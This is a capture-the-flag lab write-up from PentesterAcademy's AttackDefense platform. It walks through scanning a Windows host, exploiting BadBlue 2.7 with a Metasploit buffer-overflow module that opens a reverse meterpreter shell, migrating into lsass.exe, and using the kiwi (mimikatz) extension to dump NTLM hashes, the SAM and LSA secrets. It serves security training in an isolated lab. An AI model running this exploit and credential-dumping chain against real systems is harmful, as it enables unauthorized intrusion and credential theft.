ATTACK DEFENSE

by PentesterAcademy


Name	Windows: Meterpreter: Kiwi Extension
URL	https://attackdefense.com/challengedetails?cid=2340
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.27.166
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.27.166



```
root@attackdefense:~# nmap 10.0.27.166
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 16:24 IST
Nmap scan report for 10.0.27.166
Host is up (0.058s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.27.166



```
root@attackdefense:~# nmap -sV -p 80 10.0.27.166
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 16:24 IST
Nmap scan report for 10.0.27.166
Host is up (0.057s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.


Command: searchsploit badblue 2.7



```
root@attackdefense:~# searchsploit badblue 2.7
----------------------------------------------------------
 Exploit Title

----------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
----------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a metasploit module for badblue server. We will use PassThru remote buffer overflow metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.27.166
exploit




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.27.166
RHOSTS => 10.0.27.166
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.27.166
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.27.166:49910) at 2021-04-09 16:25:51 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Migrate the current process into lsass.exe


Command: migrate -N lsass.exe



```
meterpreter > migrate -N lsass.exe
[*] Migrating from 4132 to 768...
[*] Migration completed successfully.
meterpreter > 
```

Step 7: Load kiwi extension


Command: load kiwi



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > 
```

Step 8: Dump Administrator NTLM hash using Kiwi extension commands.

Command: creds_all




```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain         NTLM                              SHA1
--------       ------         ----                              ----
Administrator  ATTACKDEFENSE  e3c61a68f1b89ee6c8ba9507378dc88d  fa62275e30d286c09d30d8fece82664eb34323ef

wdigest credentials
===================

Username        Domain         Password
--------        ------         --------
(null)          (null)         (null)
ATTACKDEFENSE$  WORKGROUP      (null)
Administrator   ATTACKDEFENSE  (null)

kerberos credentials
====================

Username        Domain         Password
--------        ------         --------
(null)          (null)         (null)
Administrator   ATTACKDEFENSE  (null)
attackdefense$  WORKGROUP      (null)


meterpreter > 
```

This revealed the flag to us:

Administrator User NTLM Hash: e3c61a68f1b89ee6c8ba9507378dc88d

Step 9: Extract all the users NTLM hash using Kiwi.

Command: lsa_dump_sam




```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 58f8e0214224aebc2c5f82fb7cb47ca1

RID  : 000003f0 (1008)
User : student
  Hash NTLM: bd4ca1fbe028f3c5066467a7f6a73b0b


meterpreter > █
```

This revealed another flag to us:

Student User NTLM Hash: bd4ca1fbe028f3c5066467a7f6a73b0b

Step 10: Find the syskey by dumping the LSA secrets.

Command: lsa_dump_secrets



```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326

Local name : ATTACKDEFENSE ( S-1-5-21-3688751335-3073641799-161370460 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {47980b9c-8bd1-89c9-bfb5-0c4fca25e625}
  [00] {47980b9c-8bd1-89c9-bfb5-0c4fca25e625} 247e7be223db5e50291fc0fcec276ff8236c32a8a6183c5a0d0b6b044590ce06

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 34 5e 65 80 f9 04 a4 8c a5 0e 6c 74 6c d2 c3 b8 8e 7a ca c3 a3 3b 0e 6e 0a 64 f3 12 fc c7
    full: 345e6580f904a48ca50e6c746cd2c3b88e7acac3a33b0e6e0a64f312fcc79267a32fd5d1e44133ac
    m/u : 345e6580f904a48ca50e6c746cd2c3b88e7acac3 / a33b0e6e0a64f312fcc79267a32fd5d1e44133ac
old/hex : 01 00 00 00 c1 3a 28 e3 94 7b 64 5d 94 29 b4 c9 1c 9b 0c b1 b6 5a aa 2c 34 4d ee ed 86 74 0f 12 25 37
    full: c13a28e3947b645d9429b4c91c9b0cb1b65aaa2c344deeed86740f1225378c3869b3b453b6378644
    m/u : c13a28e3947b645d9429b4c91c9b0cb1b65aaa2c / 344deeed86740f1225378c3869b3b453b6378644

Secret  : NL$KM
cur/hex : 8d d2 8e 67 54 58 89 b1 c9 53 b9 5b 46 a2 b3 66 d4 3b 95 80 92 7d 67 78 b7 1d f9 2d a5 55 b7 a3 61 aa
f 9a 5b d8 bb 0d ae fa d3 41 e0 d8 66 3d 19 75 a2 d1 b2
old/hex : 8d d2 8e 67 54 58 89 b1 c9 53 b9 5b 46 a2 b3 66 d4 3b 95 80 92 7d 67 78 b7 1d f9 2d a5 55 b7 a3 61 aa
f 9a 5b d8 bb 0d ae fa d3 41 e0 d8 66 3d 19 75 a2 d1 b2


meterpreter > 
```

This revealed another flag to us:

Syskey: 377af0de68bdc918d22c57a263d38326

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)